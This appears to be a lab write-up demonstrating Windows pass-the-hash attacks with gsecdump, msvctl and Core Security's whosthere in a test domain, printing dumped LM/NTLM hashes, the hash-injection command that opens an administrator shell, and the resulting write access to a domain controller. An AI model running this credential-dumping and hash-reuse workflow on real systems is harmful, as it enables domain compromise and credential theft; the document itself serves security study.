

Windows Hash Reinjection Using GSECDUMP and MSVCTL

By Deron Grzetich

Intro

The objective of this exercise is to prove that gsecdump and msvctl actually work as prescribed. These tools can be used to reinject a captured password hash to gain access to a system without ever needing to break the hash to reveal the password. Normally, a captured password hash (via pwdump, fgdump, cain, etc.) would need to be broken (john the ripper, rainbowtables, lcp, etc.) in order to be used for authentication to Microsoft systems connected to the network. The method using gsecdump also reveals the password hashes, which isn't any different from fgdump. What is different about this method is that this tool can pull the hash of the logged on user, not their cached and/or salted password hash. It was possible before this attack to use a modified SMB client and pass the password hash; however, the attacker's options were limited to whatever the SMB client emulator could provide. In most cases these clients were limited to MS file and print sharing. The newer "pass-the-hash" tools allow the native MS SMB client to use the stolen password hashes and gives the attacker a much wider range of options once authenticated to a system.

The Test

Using information from the blog at <http://truesecurity.se/blogs/murray/archive/2007/03/16/why-an-exposed-lm-ntlm-hash-is-comparable-to-a-clear-text-password.aspx>, which was in response to a presentation given at the 2007 Microsoft MVP conference...

I tried this out for myself in a test environment. Please note that I had to disable AV as both McAfee and Symantec caught the tools as a "hack tool". Regardless, here is what I did:

I have a test setup of a Windows 2000 Server at 10.0.0.20, an Active Directory DC at 10.0.0.10, and a Windows XP attack system at 10.0.0.1.

1. I didn't bother compromising the Windows 2000 server; this is a step that the malware would have taken for you. If the local admin account is compromised, or the user's account if they run in the context of local admin, then this attack works.
2. On the Windows 2000 Server I ran the gsecdump tool which dumps the hashes for the logged on user...this includes the hashes for both the local accounts and the domain accounts that are currently being used on the system. One very important thing to note here is these "domain" hashes are the actual hashes, not the salted cached password hashes.

```

C:\WINNT\system32\cmd.exe

C:\PW Hashes>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 10.0.0.20:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 10.0.0.20
    Subnet Mask . . . . .             : 255.0.0.0
    Default Gateway . . . . .         : 10.0.0.1

C:\PW Hashes>gsecdump -u
TESTDC\Administrator::e52cac67419a9a22f96f275e1115b16f:c39f2beb3d2ec06a62cb887fb391dee0:::
TESTDC\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
TESTDC\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
TESTDC\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
TESTDC\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
WEBSUR\IWAM_TEST::d23f81c2460e0d08184766e12f51829b:457efb058deb3ad1dbdf9c7b08d1ff55:::
WEBSUR\ASPNET::785abe3d5f4cfcd0be41287625459ac6:665104a17aca8225606e5258f0cf337b:::
WEBSUR\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
TESTDC\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
WEBSUR\Administrator::e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
TESTDC\WEBSUR$:9181f9775096f877ffffffffff18f7f700:37a487f2a061047c643f28555eb1e1e6:::

C:\PW Hashes>_

```

3. To prove this is the case I ran pwdump6 against the domain controller. This action dumps the SAM file from the active directory database. If the TESTDC\Administrator account pulled from the gsecdump run and the Administrator account from the pwdump run have the same hash then we have proven the hash obtained from gsecdump is the actual hash and not a salted cached password hash (which requires brute-force password cracking in order to be useful).
4. Here is the pwdump output from the domain controller that shows the hashes for the domain administrator account. Note it is the same as the gsecdump above (hint: MS hashes are formatted as *accountname:rid:lmhash:ntlmhash:::*, the last 4 characters in the lmhash is B16F in both cases)

```

C:\WINNT\system32\cmd.exe
C:\WINNT\system32>pwdump 10.0.0.10

pwdump6 Version 1.6.0 by fizzgig and the mighty group at foofus.net
Copyright 2007 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.

Using pipe <8E17626A-F5DD-4350-BE90-E0600B8EA561>
Key length is 16

Administrator:500:E52CAC67419A9A22F96F275E1115B16F:C39F2BEB3D2EC06A62CB887FB391DEE0:::
Administrator_history_0:500:E52CAC67419A9A2238F10713B629B565:64F12CDDAA88057E06A81B54E73B949B:::
Administrator_history_1:500:204DADCCAF38237A25AD3B83FA6627C7:C2DA3119A839FC6C5E668305BC239D47:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
krbtgt:502:NO PASSWORD*****:05F60B71665DD5126EC1F009BF3E26A6:::
IWAM_BART:1001:BF5C958A3C8246F748E0D7CD76496C72:EB0F7A5F6F6D3936A3F2CF02B57B6BF1:::
IUSR_BART:1002:6D1E0767BB2DB5FDA613D4502D2288CF:2477F410C04F2B25795BFA146727E0A6:::
gibson:1117:E52CAC67419A9A22F96F275E1115B16F:C39F2BEB3D2EC06A62CB887FB391DEE0:::
BART$:1003:NO PASSWORD*****:53BA34FD32D5EEFD589B927DA7054C8F:::
BART$_history_0:1003:NO PASSWORD*****:25DA5CE0E711F7E0E058F949F77F3527:::
BART$_history_1:1003:NO PASSWORD*****:C67A04B9DDB6D77694713072AF03418F:::
BART$_history_2:1003:NO PASSWORD*****:60E190FD168F14345F87D3ACBD81E1B3:::
BART$_history_3:1003:C6DD50758AC2B23B9C63DFB8BC64840C:5A3532E739A7C6805C4252583580347B:::
ROME$:1106:NO PASSWORD*****:C2ECB621E0F5DB67305DB0F587021830:::
WEBSUR$:1112:NO PASSWORD*****:37A487F2A061047C643F28555EB1E1E6:::
WEBSUR$_history_0:1112:NO PASSWORD*****:45D8E3740A7AB880ECA4FD8435A119E8:::
WEBSUR$_history_1:1112:NO PASSWORD*****:0E94E8C2183D37CFE60295840F9EA702:::
WEBSUR$_history_2:1112:NO PASSWORD*****:0A29BEE35071A8FE0E6B443388F3718E:::

```

5. With knowledge of a domain admin user hash we can run the msvct1 tool injecting only the user hash that we obtained from gsecdump. Msvct1 is an application that can run a “run-as” with the captured hash. In this case I asked it to run cmd.exe so I could open a command prompt.

```

C:\WINDOWS\system32\cmd.exe
C:\PW Hashes>msvct1.exe Administrator::e52cac67419a9a22f96f275e1115b16f:c39f2beb3d2ec06a62cb887fb391dee0::: run cmd
info: running 'cmd'
C:\PW Hashes>_

```

6. This step opens a command prompt window in the context of the TESTDC\Administrator account. To test this we can run a net use command from our new cmd window and see what happens if we mount the domain controller C:\ drive as Z:\ from our attacking system.

```
C:\ C:\WINDOWS\system32\cmd.exe
Z:\>dir
Volume in drive Z has no label.
Volume Serial Number is A0B4-11D4

Directory of Z:\

11/12/2004  01:17 PM                0 AUTOEXEC.BAT
11/12/2004  01:17 PM                0 CONFIG.SYS
02/06/2007  11:55 AM                <DIR>      Documents and Settings
09/17/2008  11:20 PM                0 ifyoucanseethisthengsecdumpworked.doc
07/15/2005  09:24 PM                <DIR>      Inetpub
10/05/2006  03:15 PM                <DIR>      Program Files
09/17/2008  10:18 PM                <DIR>      WINDOWS
11/12/2004  01:21 PM                <DIR>      wmpub
                3 File(s)          0 bytes
                5 Dir(s)          623,222,784 bytes free

Z:\>echo hello >> test.txt

Z:\>dir
Volume in drive Z has no label.
Volume Serial Number is A0B4-11D4


Directory of Z:\

11/12/2004  01:17 PM                0 AUTOEXEC.BAT
11/12/2004  01:17 PM                0 CONFIG.SYS
02/06/2007  11:55 AM                <DIR>      Documents and Settings
09/17/2008  11:20 PM                0 ifyoucanseethisthengsecdumpworked.doc
07/15/2005  09:24 PM                <DIR>      Inetpub
10/05/2006  03:15 PM                <DIR>      Program Files
09/17/2008  11:26 PM                8 test.txt
09/17/2008  10:18 PM                <DIR>      WINDOWS
11/12/2004  01:21 PM                <DIR>      wmpub
                4 File(s)          8 bytes
                5 Dir(s)          623,157,248 bytes free

Z:\>
```

7. From the output we can see that we connected to the domain controller's C:\ drive (I put a simple doc file called ifyoucansee... to prove to myself it was in fact the domain controller's c drive). I also echoed "hello" into a text file called test.txt and ran dir again so you can see I can write to the drive.

As an alternative, Core Security also released a toolset with similar functionality called PSHTOOLKIT. I tested this against a Windows 2000 Server with no luck; however, it did work on Windows XP and 2003 Server. My guess is that MS changed the way in which the PID for the LSA service (required for PSH to work) is pulled and that PSH was written specifically for XP and 2003 systems. Here is a screenshot of PSH in action on the domain controller. Or, the DLL injection technique doesn't quite work correctly on a Windows 2000 system.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator.BART>cd \
C:\>cd psh
C:\psh>cd whosthere
C:\psh\whosthere>whosthere.exe
WHOSTHERE v1.4 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (c) 2007-2008 Core Security Technologies
This tool lists the active LSA logon sessions with NTLM credentials.
(Use -h for help).
-B is now used by default. Trying to find correct addresses..Found!.
the output format is: username:domain:lmhash:nthash


IUSR_BART:TESTDC:6D1E0767BB2DB5FDA613D4502D2288CF:2477F410C04F2B25795BFA146727E0A6
Administrator:TESTDC:E52CAC67419A9A22F96F275E1115B16F:C39F2BEB3D2EC06A62CB887FB391DEE0

C:\psh\whosthere>
```

Things To Note

1. These tools are starting to get caught by AV, but malware is also getting better at turning AV off first...so we'll have to see which one wins.
2. The use of gsecdump requires that you have local admin privileges on the box and that someone with elevated domain admin privileges logs into the system while you run gsecdump. Once the domain admin logs out the hash is removed...so this is a real-time type attack.
3. Gsecdump differs from PSH, fgdump, pwdump, etc. in that it doesn't use DLL injection or the LSASS service to grab the password hashes. DLL injection or service start-up usually trip AV and it kills the service and the dump never completes.
4. An alternative method using Metasploit and Incognito currently exist. In place of hash passing it uses token passing, which I'm not going to get into here.

As a side note, this came up as a student asked about an attacked that may have been witnessed by his organization's security group. The users all run as local admin, so it is understandable that an end-user could have been compromised by malware allowing a pass-the-hash attack to take place. One thing that was mentioned was the attacker's use of RDP to remotely connect into the compromised system. Yes, this can be done through command line as well (the example below launches RDP from command line of the compromised Win2k box):



But that begs the question of why. Most attackers who compromise a system do so in order to add it to their botnet, steal passwords, credit card numbers, bank account info., etc. Why use RDP which may be detected via network monitoring, visible to the end user, etc.?

Summary

Gsecdump and msvtcl work in my test environment with the caveat that AV would have detected their presence. Regardless, passing password hashes to authenticate to systems with elevated privileges is much faster than brute forcing the salted cached password we would normally be able to pull using fgdump, cachedump, or the like.